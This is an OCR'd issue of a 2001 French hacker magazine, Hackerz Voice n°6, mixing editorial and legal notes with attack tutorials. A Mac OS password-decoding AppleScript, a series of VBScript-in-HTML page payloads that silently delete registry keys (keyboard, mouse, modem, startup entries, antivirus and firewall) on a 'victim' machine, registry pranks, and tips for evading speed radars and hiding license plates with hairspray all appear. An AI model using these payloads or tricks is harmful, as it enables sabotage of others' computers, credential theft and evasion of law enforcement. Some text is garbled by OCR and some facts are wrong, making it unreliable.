N°6

Les visiteurs à Las Végas : ce que nos « *malades* » ont ramené de la Defcon

HACKERZ VOICE
La voix du pirate informatique

HACKERZ VOICE

La voix du pirate informatique

pl. adresse

SeaX

20Frs
Bimestriel n° 6 / Septembre 2001

Carte Bancaire

empêche ton banquier de dormir tranquille

Objectif piratage

Counter strike
les cheats qui fraggent

planque tes fichiers secrets dans des images

Toutes les tekniks pour se passer de mot de passe Méthode pour prendre le contrôle et customizer la base de registre windobe

LEÇON de protocole

EXCLUSIF DU PUR Hack pour MAC

tout sur le Nokia

ANTI RADAR

L 9074 - 6 - 20,00 F - RD





Fini la glande !

OUAIS C'ÉTAIT BEN COOL LES VACANCES (QUELLES VACANCES ? DEMANDE L'ÉQUIPE RÉDACTIONNELLE).

Voici le fruit de nos efforts. On a même réussi à vous pondre des articles Mac. Rha ! Hzv devient vraiment la référence informatique alternative du côté gauche de zi voix lactée.

Deux qu'on réussi à concilier écriture et fun, c'est Nagaz et son chaperon, matez ce qu'on en fait des winnerz chez Hacherz Voice, au bagne à Las Vegas ; notez que l'interview de Thor paraîtra dans le prochain Manuel (hein ? ben le trois, le deux l'est déjà en kiosque). Du coup on pouvait pas faire moins que vous préparer un nouveau difaï, c'est le fozzy qu'y s'y colle en page sisse.

On est très content aussi de vous présenter le webring passque c'est un pure fruit de l'échange de plus en plus fourni qui s'est créé entre Hzv et la Communauté, visez le petit loulou qui nous pond son cadeau de rentrée seul tout. Webmasters adhérez au webring, les membres en disent que du bien.

TOMMY LEE

Zi HacKademY ouvre le 15 octobre.

BONNE NOUVELLE, NOUS SOMMES EN MESURE DE VOUS CONFIRMER L'OUVERTURE DE ZI HACADEMY, LA HACK SCHOOL, D'HACKERZ VOICE.

Mieux : vous avez été tellement nombreux à vous pré-inscrire que nous avons du revoir notre projet à la hausse. Résultat : encore plus de PC à votre disposition, encore plus de profs pour plus de cours. Afin de vous accueillir dans les meilleures conditions de confort, d'étude et de sécurité, l'ouverture officielle est fixée au 15 octobre. Ce qui nous laisse le temps de paufiner les derniers détails (héhéhhhéhé).

Petit rappel : les cours sont organisés en sessions de 6h, et répartis en trois niveaux : Newbi, Xorst wild way, Intrusion.

Pour les non parisiens ou ceux qui ne veulent pas se déplacer, Zi Hackademy organise des cours par correspondance.

Pour joindre Zi Hackademy : hackademy@dmpfrance.com

Adresse postale : Zi hackademy, 1, Villa du clos de mallevart 75011 Paris

Netographie

- http://www.lepc.fr.st
- http://zycker.ctw.net
- http://wwww.caranormandie.fr.fm
- http://www.warezofdevil.fr.st
- www.bigoude.fr.fm
- www.hacktheworld.fr.st
- http://www.warezofdevil.fr.st
- http://knowledge.corp.free.fr
- www.paradisoz.fr.st
- www.hall2001.org
- http://www.strategie.ift
- www.hackerznet.fr.st
- http://www.multiprog.fr.st
- www.rwm-crew.org
- http://www.geocities.com/ecstazy_99/



MAIL voice@dmpfrance.com

Salut hackerz voice c'est m@x j'ai trouver le code source de votre trojan http://www.XXXXXXXXXXXXXXXXXXX.html mais pourquoi vous faite pas des concours et des que l'on trouve on gagne qq chose.
Vive hackez voice

Tommy Lee : *YAKA demander, The Fozzy lance the big defaï dans ce numéro*

Ce que dit la loi en France

« L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement, et de 100 000 francs d'amende ».

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 « relative à la fraude informatique «. ce texte prévoir notamment que « l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende «. Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser.

La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées.

Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi texte vise tous les procédés et toutes les techniques utilisées, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatique.

Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5.

Les personnes morales, comme les entreprises ou les associations, peuvent elles aussi être déclarées responsables pénalement et encourent les peines prévues à l'article 131-39 du nouveau code pénal.

HACKERZ VOICE
La voix du pirate informatique

Est une publication D.M.P., 1,villa du clos de Mallevart
Tél.: 01 53 66 95 28

Directeur de la publication : O. Spinelli
Commission paritaire : en cours
Rédacteur en chef : Tommy Lee

Collaborateurs: Captain Cavern/ Angelaaaa/Prof/Nokia/XstaZ/ Da Strifouze/Sabine/Pipo Le Malin/FozZy/Nagaz.
Maquette : DCT Madagascar (01 53 01 38 68) xpress@madactylo.com
Coordinateur et rédacteur graphique : William Rolland
Imprimé en France par Rotochampagne

voice@dmpfrance.com



Mac HaCk

Vous, utilisateur du système le plus sécurisé du monde (ouahh, ce mytho, regardez l'article ci-dessous, un simple script suffit a cracker les pass!!!), vous allez enfin savoir comment cracker, hacker ou phreaker facilement, car sous mac, ce n'est pas le nombre de Programmes qui manque (j'en possède à ce jour 58) !!!
Bon, on va commencer tranquille avec ce premier article.

L'algorithme de MacOS est très simple et les mots de passes peuvent être facilement décodés. Les mots de passes sont situés dans la prèf "Util. et Groupes préférences" qui se trouve bien évidement dans le dossier Préférence. Alors pour trouver le pass qui vous ouvrira les portes de ce mac tant convoité, prenez un éditeur Hexadécimal (conseil, utilisez BrainHex, de loin un des meilleurs) et ouvrez le fichier Utils et Groupes. Bon, pour le pass, ça dépend du système et des configs que vous aurez faites, mais dans tout les cas, il doit se trouver après le nom du Possesseur (aux alentours de la data 1200 sous MacOs 8.6).
ex : (sous BrainHex, avec nom Possesseur "The Fucker")

```
9D0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
9E0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
9F0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
A00: 0000 0002 0000 0000 FF01 0002 0000 0600  ................
A10: 0000 0000 0000 0000 0000 0003 0546 7568  .............Fuk
A20: 6572 756B 6572 2020 706F 7374 6529 0000  eruker (poste)..
A30: 0000 0000 0000 0000 0000 0000 0200 0000  ................
A40: 0000 0000 0000 0000 0003 00AC 0081 01CF  ................
A50: 025D 0000 0000 0000 0000 0000 0000 0000  .m..............
A60: 0000 0000 0000 0000 0000 0000 0000 0000  ................
A70: 0000 0000 0000 0000 0000 0000 0000 0000  ................
A80: 0000 0000 0000 0000 0000 0000 0000 0F00  ................
A90: 0000 0000 0954 6865 2066 7568 6572 [illegible]  .....The fuker[illegible]
AA0: [illegible] 0000 0001 0300 0000 0000  ..m.g...........
AB0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

0000000000000000000000000037561236756491600 0000000000000003756000000000000000000000000 6756491600000000000000000000000000000000000	The Fucker (poste) ....m........... ....The Fucker......

Bon, là, c'est après le deuxième "The Fucker" que le pass doit se trouver. Donc, sous BrainHex, faites la sélection jusqu'à qui est écrit "length:8", et là, dans le cadre où il y a écrit des zéros, des chiffres et des lettres (no comments :-)) votre sélection apparaît !!! Notez bien ces chiffres et ces lettres (16 caractères, sans les espaces), et copiez moi ce script (Prog dispo sur ma page pour les feignants www.chez.com/zoksy/voice/prog.sit).

```
--------Start of Script--------
--(* MacOS Pass 2.1 by adix 15.06.99;translated by
   KouiK 11/08/01 Apple Script English *)
global lbin, bit1, bit2, bitk
set hex1 to text returned of (display dialog "Entrez le
                    Mot de passe crypté"
                    default answer "" buttons
                    {" Ok "} default button " Ok
                    " with icon stop)
set Alicia to
          " 01110011011100000110001101100
          1101110100011100000111001001101
          011"
set pass to ""
set lbin to ""
set razem to ""
set i to 1
set skok to 0
set ile to count items in hex1
if ile = 0 or ile = 1 then
set pass to ""
else
repeat until (i > (ile - 1))
set kodascii to 0
set razem to ""
set zn to items (i) thru (i + 1) in hex1
set lbin to hex2bin(zn)
repeat with a from 1 to 8
set bit1 to item (a + skok) of Alicia
xor(a)
set razem to {razem & bitk} as string
if i < 2 then
set kodascii to {kodascii + bitk * (2 ^ (8 - a))}
end if
end repeat
if i < 2 then
set pass to {pass & (ASCII character kodascii)}
else
set zn to items (i - 2) thru (i - 1) in hex1
set lbin to hex2bin(zn)
repeat with a from 1 to 8
set bit1 to item a of razem
xor(a)
set kodascii to {kodascii + bitk * (2 ^ (8 - a))}
end repeat
set pass to {pass & (ASCII character kodascii)}
end if
set skok to skok + 8
set i to i + 2
end repeat
end if
display dialog "Le mot de passe est: " & pass
& return & return & "by adix" & return & "Traduit par
KouiK, KouiK@uca2000.fr.st " buttons {" Ok "}
default button " Ok " with icon note
on hex2bin(zn)
set temphex to {"0000", "0001", "0010", "0011",
                "0100", "0101", "0110", "0111",
                "1000", "1001", "1010", "1011",
                "1100", "1101", "1110", "1111"}
set t2hex to "0123456789ABCDEF"
set bin to ""
repeat with j in zn
set t1 to j as string
repeat with i from 1 to (count items in t2hex)
if ((item i in t2hex) = t1) then
set temp to (item i in temphex)
exit repeat
end if
end repeat
set bin to {bin & temp} as string
end repeat
return (bin)
end hex2bin
on xor(a)
set bit2 to item a in lbin
if bit1 = bit2 then
set bitk to "0"
else
set bitk to "1"
end if
end xor
--------End of Script--------
```

Lancez le script, recopiez dans le champ de texte vos caractères, cliquez sur OK (y en a ou y faut vraiment tout dire), et là, miracle, le pass apparaît !!!!

Bon, alors c'est bien beau de déShadow les pass, mais faudrait aussi savoir comment ça marche, non ???

Voilà des exemple de pass crypté

00 04 06 18 0D 0A 19 0B = stayaway
0A 1F 10 1B 00 07 75 1E = yellow
1C 1B 16 14 12 62 10 7B = owner
07 02 13 1A 1E 0F 1A 14 = turnpage
27 25 33 27 27 39 24 7E = Trustno1
AA BB CC DD EE FF GG HH = aa bb cc dd ee ff gg hh

ou:

AA BB CC DD EE FF GG HH - pass crypté (hex)
aa bb cc dd ee ff gg hh - pass décrypté en code ASCII (hex)
aa=AA XOR 73H
bb=BB XOR AA XOR 70H
cc=CC XOR BB XOR 63H
dd=DD XOR CC XOR 67H
ee=EE XOR DD XOR 74H
ff=FF XOR EE XOR 70H
gg=GG XOR FF XOR 72H
hh=HH XOR GG XOR 6BH

Un exemple :
Prenons

00 04 06 18 0D 0A 19 0B
00H XOR 73H = 73H = s
04H XOR 00H = 04H;
04H XOR 70H = 74H = t
06H XOR 04H = 02H;
02H XOR 63H = 61H = a
18H XOR 06H = 1EH;
1EH XOR 67H = 79H = y
0DH XOR 18H = 15H;
15H XOR 74H = 61H = a
0AH XOR 0DH = 07H;
07H XOR 70H = 77H = w
19H XOR 0AH = 13H;
13H XOR 72H = 61H = a
0BH XOR 19H = 12H;
12H XOR 6BH = 79H = y

Testé sur :

MacOS 7.5.3, 7.5.5, 8.1, 8.5, 8.6, 9.0

Merci à Dawid adix Adamski (adixx@friko4.onet.pl), sans qui cet article aurait eu du mal à sortir !!!

kouik@uca2000.fr.st

Vérrouille Débrouille

Protection F F F *

*** Force de la faille qui feinte, ne pas confondre avec la Fédération Française de funk ou de foot.**

Un moyen très simple pour verrouiller son Mac pour zéro franc sans code ajouté 100% économique.
Apple avec ses nombreux systèmes nous a habitué à jongler entre différents systèmes d'exploitation Ex:(Sys 6;7;8;9 et x)
On a même goûté aux systèmes universels, ça c'est la théorie. La vérité est ailleurs. En effet pour être précis une machine qui tourne en système 7, *, * ne peut pas booter en système 9, la réciproque est vraie aussi.

Rappel : Sous Mac Os, on peut fixer le démarrage à travers le tableau de bord démarrage.

Menu pomme/tableau de bord/ démarrage.

Pour clôturer : prendre 1 cd système incompatible avec sa machine par exemple :

- En cd sys 7 pour 1 machine récente.
Fixer le démarrage sur le cd sys incompatible et on éteint le tout. On peut partir tranquille, sa machine de travail est prête. Si on démarre la machine, 1 message d'erreur apparaît, du style: le système actuel ne convient pas. Veuillez faire 1 mise à jour.
La machine ne peut démarrer.
Pour revenir à l'état initial, redémarrer, puis presser 4 touches :
Pomme + option + p + r simultanément. La machine redémarre, on peut lâcher les 4 touches, on éjecte le cd. Voilà la machine retrouve son système de boot initial.

Sander KRAUSS

Si vous avez des suggestions articles, faites-nous un mail à l'adresse suivante: macvoice@dmpfrance.com.
Dans les prochains numéros à venir:
- Visite guidée dans 1 disque dur
- Editeur SCSI
- Comment traduire 1 logiciel
- Visionner un parc d'ordinateur mac et pc
- Conseils d'achat pièces détachées



Renommer la corbeille, désinstaller le clavier niquer l'espion Microsoft

A present comment peut-on modifier la base de registre d'autrui avec un simple code mélangant l'HTML et le Vbasic ?

Tu poses trop de questions petit...

Ecrire dans la Base de Registre:

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegWrite
"HKEY_LOCAL_MACHINE\HZV\With\Name","Lisez Hackerz
Voice"
</script>
</body>
</html>
```

Supprimer une clef dans la Base de Registre:

```
<html>
<body>
<script Language="VBScript">
Set WshShell=CreateObject("WScript.Shell")
WshShell.RegDelete "HKEY_CURRENT_USER\nom de la clef"
</script>
</body>
</html>
```

Supprimer les programmes se lançant au demarrage (utile pour déjouer un Firewall,Anti-Virus,IDS...)

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
</script>
</body>
</html>
```

Modifier le nom de l'ordinateur:

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete
"HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\ComputerName\"
WshShell.RegWrite"HKEY_LOCAL_LACHINE\Sytem\CurrentControlSet\Control\ComputerName\ComputerName\"
"Lisez HackerZ Voice"
</script>
</body>
</html>
```

Desinstaller l'Imprimante(marche aussi pour le scanner...)

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete "HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Printer\"
</script>
</body>
</html>
```

Desinstaller le Clavier (mon préféré):

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Keyboard\"
```

1 000 trucs tordants de la base de registre

Explication de la Base de Registre :
On peut dire que la base de registre est LE fichier de configuration de Windows. On peut faire tout plein de modifications qui affecteront Windows et ses applications.

Afficher un message au démarrage Windows :
Ca fait toujours plaisir de laisser une petite trace de son passage, de faire une blague à des amis, de rappeler qu'il faut s'abonner à Hackerz Voice... vous avez compris je crois.
Cliquez sur le bouton Démarrer, choisissez la commande Exécuter
Tapez Regedit et validez par OK
Ceci vous amène directement dans la base de registre, et vous pouvez modifier ce que vous voulez.
Trouver HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Winlogon
Il va falloir à présent créer deux chaînes, dans LegalNotice il va falloir entrer le titre que vous désirez... (C'est le titre de la Combo Box qui s'affiche au démarrage de Windows), ensuite le texte que vous voulez voir écrit dans la Combo Box (ViVe HaCkEr VoICe !!!)
Fermez l'éditeur et relancez Windows.

Renommer la corbeille :
Pour dérouter totalement une victime, on va pouvoir renommer la corbeille, car on a déjà tous essayé, c'est impossible (enfin presque...) puis on va pouvoir changer l'icône, car avec un peu de chance le mec/ou la fille est un manche en Info... résultat le disque dur va se remplir, se remplir... Et c'est encore une fois que l'éditeur de la base de registres entre en jeu (normal c'est le but de mon article...)

Cliquez sur le bouton Démarrer, choisissez la commande Exécuter
Tapez Regedit et validez par OK
Ouvrez l'arborescence HKEY_LOCAL_MACHINE.
Trouvez ensuite la clé Software\Micosoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace
Il faut savoir qu'ici se trouvent tous les objets, fichiers... présents dans le bureau.
Pour renommer un de ces objets, double-cliquez dans la partie droite de la fenêtre sur l'élément de votre choix et modifiez la valeur de la chaîne (je vous conseille de mettre un nom bien compliqué pour les neuneus (style Kernel32, ou Dll32...))

Supprimez la commande de Déconnexion du menu Démarrer
Imaginons que c'est toujours le manche en info... et rêvons un peu... supposons que le mec a un modem interne...

Cliquez sur le bouton Démarrer, choisissez la commande Exécuter
Tapez Regedit et validez par OK
Ouvrez l'arborescence HKEY_CURRENT_USER.
Trouvez ensuite la clé Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.
Créez une nouvelle valeur binaire nommée NoLogOff en cliquant avec le bouton droit de la souris dans la zone droite de la fenêtre, puis en sélectionnant les commandes Nouveau et Valeur binaire. Soumettre à cette nouvelle valeur binaire la valeur 01 00 00 00
Si le mec est vraiment très con... il va paniquer et ne sera pas comment déconnecter...

Supprimez INTERNET EXPLORER
Je connais des personnes qui ne savent que lancer Internet Explorer à partir du bureau (vous aussi je suis sûr...)
Un petit tour dans le registre s'impose... :)

Cliquez sur le bouton Démarrer, choisissez la commande Exécuter
Tapez Regedit et validez par OK
Ouvrez l'arborescence : HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
Dans la fenêtre de droite, cliquez avec le menu contextuel (clic droit par défaut) puis sur Nouveau/Valeur DWORD.
Nommez-la NoInternetIcon. Double-cliquez dessus et lui mettre la valeur 1.
Fermez ensuite la base de registre.

Enlevez le Logo Win (ou comment rendre service...)
Prendre le bloc-notes et ouvrir ensuite le fichier MS-DOS. SYS qui se trouve à la racine du disque. Rajouter la ligne de commandes suivante dans la section [options] : logo=0.

Comment enlever Scandisk (ou comment laisser les clusters endommagés... hum)
Qui n'a jamais pleuré de rage face à l'éternel Scandisk qui se met en route à chaque plantage (hihihi) Mais bon il y a un moyen...

Cliquez avec le bouton droit de la souris sur le fichier caché MSDOS.SYS, stocké à la racine du disque dur.
Choisissez Propriétés, puis annulez l'option Lecture seule
Ouvrez ensuite ce fichier à l'aide du Bloc-notes et ajouter la mention Autoscan=0 dans la section [Options]
Enregistrez le fichier et restaurez le paramètre Lecture seule
Bon c'est vrai Windows va autant planter qu'avant (hihihi) mais au moins vous serez tout fier de ne plus voir Scandisk vous faire chier...

Comment changer le logo de démarrage de Win
Qu'y a t'il de plus jouissant de montrer qu'on est le plus fort ?

Il y a quelques temps déjà, dans la salle info de mon lycée, j'avais remplacé tous les logos de démarrages Win par un bmp... de MON CUL...

Je vous dit que ça nous faisait bien tous marrer, de voir mon cul sur tous les écrans quand tous les ordis démarraient... le pire c'est que l'administrateur réseau croyait que c'était un virus... mon cul oui ! Au fait je vous passe le bonjour M. Gloris... mmoouuaahhhaaahhh

Bon ok, mais vous pouvez aussi faire ça chez une victime en montrant un fuck, une photo d'un groupe de rap (avouez que c'est encore pire...) ou même encore la photo de votre sexe... (j'ai longtemps songer à le faire plutôt que de mettre mon postérieur, mais par soucis de crédibilité j'ai préféré ne pas le faire, tout le monde aurait cru que c'était truqué... et puis je ne suis même pas sur que l'écran aurait été assez grand... enfin bref...)

Il faut juste savoir qu'il faut respecter une certaine résolution qui est de 320X400 en 256 couleurs. Il faut ensuite créer un bmp... Une fois la photo, dessin... prête va falloir modifier les extensions BMP en . SYS

Mais attention une fois chez un ami les résolutions n'ont pas été respectés, et il n'y a pas eu de logo.

Changer le LOGOW. SYS
C'est pour modifier le message <<Veuillez Patienter>>
Il faut respecter la même résolution et la même couleur qu'au dessus...

```
</script>
</body>
</html>
```

Desinstaller le modem :

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete "HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Modem\"
</script>
</body>
</html>
```

Desinstaller l'écran:

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete "HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Monitor\"
</script>
</body>
</html>
```

Desinstaller le Disque Dur:

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete "HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\PCMIA\"
</script>
</body>
</html>
```

Supprimer un logiciel (Firewall,Anti-Virus...)mais attention ceratins anti-virus remarquent quand on touche à la base de registre.

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete "HKEY_CURRENT_USER\Software\Nom du log...(regarder au préalable sur le HD de votre cible)
</script>
</body>
</html>
```

Détruire les pilotes de la souris:

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Mouse"
</script>
</body>
</html>
```

Enlever "Rechercher" du menu Démarrer:


```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFind"
0,"REG_DWORD"
</script>
</body>
</html>
```

Enlever "Documents" du menu Démarrer:

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NorecentDocsMenu"
0,"REG_DWORD"
</script>
</body>
</html>
```

Enlever "Executer" du menu Démarrer:

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun"
0,"REG_DWORD"
</script>
</body>
</html>
```



...ou l'écran,

Enlever cet espion Microsoft (est-ce le seul ? Mmoouuaahhhaaahhh...)

Il y a bien longtemps déjà que cet espion a été localisé... mais j'ai été surpris de voir que pas beaucoup de personnes étaient au courant...

C'est vrai vous me direz que les personnes s'intéressant à la sécurité Informatique utilisent plus un unix, mais bon c'est toujours bon à savoir...

Le principe de ce mouchard est que Microsoft vous suit lorsque vous vous connectez sur leur site internet (ils savent donc les pages consultées, les downloads... bref des trucs personnels qui ne regardent que vous...). je vais vous donner plus amples information sur cet espion... Il semblerait que les versions 95 soit épargnées (de celui-là hihihi) est que seule les versions 98 et 98SE soient concernées...

C'est un fait un contrôle ActiveX (on y revient) qui permet de lire l'Hardware ID (HWID) et l'Id de Microsoft (MSID)

Pour vous débarrasser de cet espion :

Ouvrez le Menu Démarrer puis cliquez sur Exécuter.

Inscrivez la ligne suivante : regsvr32. exe -u c:\windows\system\regwizc. dll

Ceci effacera le contrôle d'enregistrement.

Plus simple :
Démarrer / Exécuter / Regedit. exe
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
Effacez la valeur chaîne HWID
Allez dans HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\
Effacer la valeur chaîne MSID

Une autre chose,maintenant que je vous est montré comment effacer des logs via HTML,voici une petite liste de fichier à ne JAMAIS effacés chez une personne qui n'est pas consentante!!!

.386 ; .cpl ; .drv ; .mpd ; .pwl ; .com
.adm ; .dat ; .inf ; .pdr ; .dos ; .vxd
.cab ; .da0 ; .dll ; .ini ; .pol ; .sys

Conclusion :

Nous avons vu tous ce qu'on pouvait faire avec la base de registre. Sachez qu'on peut y accéder avec un simple script vbs !

Je n'ai pas tout abordé, on peut encore déconnecter une personne, créer des .batch, lui voler ses pass, lui mettre des raccourcis sur son bureau... bref tout cela dépend de votre imagination et de vos compétences à programmer...

Je tenais aussi à remercier DaS pour son aide précieuse et plus particulièrement à toute l'équipe de Evolvae, pour tout ceux qui nous apportent... merci les gars, continuez ainsi.

PROF

Il a trouvé

LE CODE POUR ENVOYER DES SMS PAR ICQ !

Il a gagné un quart de tee-shirt Zi HackAdemY (manche gauche ou droite au choix)

Ahahaha ! Tommy je t'ai eu ! Je l'ai trouvé ton code VIP !!

Bon, voilà, le code source suivant permet d'envoyer un SMS ICQ (!!!). C'est du VISUAL BASIC, (vous en faites ce que vous voulez : free rights !), pour le 'compiler' il vous faut un VB.

```
TO= "xxxxxxx" 'Votre Numero ICQ, celui du destinataire koi!
tx2="Voila le corps du SMS ICQ qui va etre envoye !" 'bo la c simple non ?
msgd = "from=KicKEr&fromemail=kickerman@caramail.com&subject=" & "SMS ICQ" & "&body=" & tx2 & "&to=" & TO & "&Send=" & """"
msg = "POST /scripts/WWPMsg.dll HTTP/1.0" & vbCrLf
msg = msg & "Referer: http://wwp.mirabilis.com" & vbCrLf
msg = msg & "User-Agent: Mozilla/4.06 (Win95; I)" & vbCrLf
msg = msg & "Connection: Keep-Alive" & vbCrLf
msg = msg & "Host: wwp.mirabilis.com:80" & vbCrLf
msg = msg & "Content-type: application/x-www-form-urlencoded" & vbCrLf
msg = msg & "Content-length: " & Len(msgd) & vbCrLf
msg = msg & "Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*" & vbCrLf & vbCrLf
msg = msg & msgd & vbCrLf & vbCrLf & vbCrLf & vbCrLf
ws1.Connect "wwp.mirabilis.com", 80
lb.Caption = "Connecting.."
tmr = Timer
Do Until ws1.State = 7
If Timer > tmr + 50 Then
lb.Caption = "Can't connect to server.."
ws1.Close
ctr = 1
tx1 = "": tx2 = ""
End If
DoEvents
Loop
ws1.SendData msg 'Connecté ! , on balance la sauce ! ;)
'Là vous attendez qq secondes que le msg soit bien passé et vous fermez le socket :
ws1.Close
```

C'est fou tout ce que je peux avoir dans ma boite à outils :)

Je crois bien que c'est ce que tu cherchais non ? (cf l'encadré rouge ds le manuel #2). Bon, alors ?, alors tommy ? HEIN ALORS ???, bah ouaip c ca ch'crois ! 8)

Le point de vue de notre expert maison

Je suis sceptique sur la détection par le GSM car le faisceau du Mesta 208 est très étroit et prend presque perpendiculairement à la route. C'est pourquoi les détecteurs de radars ont si peu marché car ils avertissaient trop tard.

Le coup des surfaces réfléchissantes est exact et fonctionne quand il n'y a pas interception (flash photo automatique). Dans le cas contraire l'opérateur du radar annonce : "Golf blanche à 168 " et ne donne jamais un numéro qu'il n'a pas eu le temps de relever. Mais surtout les radars sont en voie de remplacement accéléré par des télémètres lasers indéfectibles qui permettent l'interception car portant à plusieurs centaines de mètres.

Bill Gates

Les Radars de la Gendarmerie sont-ils efficaces ? pas pour les possesseurs de Nokia > v 3210 ?

Disclaimer

Cet article est uniquement à but informatif, afin de démontrer comment les ondes radioélectriques peuvent être repérées, détournées... Et par souci de compréhension, et d'exemple, j'ai illustré cet article par les radars de contrôle de vitesse, car nous sommes tous concernés par ce problème... ou le seront tous un jour...
Il ne faut en aucun cas utiliser ces informations pour jouer à l'Aigle de la route et se croire tous permis... Rouler à grande vitesse vous apportera des ennuis et des accidents...
Le meilleur moyen d'éviter les radars est de respecter les limitations de vitesse et le code de la route. Merci

Les Radars de la Gendarmerie sont-ils efficaces ?

Un radar est un appareil de radiorepérage qui permet de déterminer une position et la distance d'un objet, par l'émission d'ondes radioélectriques et la détection des ondes réfléchies à sa surface.

Le principe du radar est fondé sur l'émission, par impulsions de courte durée, de faisceaux étroits d'ondes radioélectriques qui, après une réflexion contre un obstacle (voiture, avion...) retourne vers un récepteur intégré au radar. La durée du trajet aller/retour du faisceau est égale à la vitesse de la lumière (soit 300 000km/h).

En soit, le radar est composé :
- D'un générateur d'impulsions
- Antenne Directrice
- Recepteur
- Indicateur (Digital pour la plupart) pour lire les résultats ! ! !

Repérer les ondes radars avec un GSM

Donc pour les possesseurs d'un Nokia supérieur au 3210, il va falloir :
Allez dans MENU
Allez dans PARAMETRES
Allez dans PARAMETRES DE SECURITE
Allez dans GROUPE LIMITE
Mettez OUI
Entrez la valeur 400 ou 500

C'est alors que quand il'y aura un radar de police, il se mettra à sonner...

Pour bien optimiser cherchez une fois un contrôle radar, puis paramétrer la valeur 400 ou 500 !

Chez des amis ça détecte plus loin avec 400 d'autres avec 500 (jusqu'a 3 KM ! ! !)

Comment certains ne paient plus leurs amendes grâce à la laque pour cheveux

Prenez n'importe quel laque bon marché, au contraire plus la laque ne sera pas chère plus elle fera bon effet... Il faut de la laque qui sent vraiment mauvais et qui fixe vraiment bien, disons de la laque à 12F le litre... Ok ensuite il va falloir vaporiser vos plaques de cette laque...

Il faut pas hésiter à en mettre, si tout ce passe bien, la plaque sera assez brillante, mais ça ne veut rien dire, certains spray ne laisse pas de traces brillantes mais marchent quand même !

Ben vous vous dites ouais mais ça sert à quoi ça ?

Ben laisser moi vous dire que par un temps de soleil, ou quand le ciel est bien gris (ah oui on connaît plus ça...) ben il est très difficile de repérer le numéro de la plaque d'immatriculation.

Mais attention les flics ne sont pas stupides (hi, hi) si la plaque est invisible, ils n'hésiteront pas à vous arrêter...

A vos risques et périls...

Avec des choses divers

Bon après le GSM, et le spray pour cheveux, il y a le film plastique, vous savez pour conservez le savoureux goût de vos aliments congelés... Bah vous recouvrez votre plaque avec...

Et j'aime même trouver quelque chose hier... vous savez les légers films plastiques pour recouvrir les livres d'écoles... bah voilà, hop dessus...

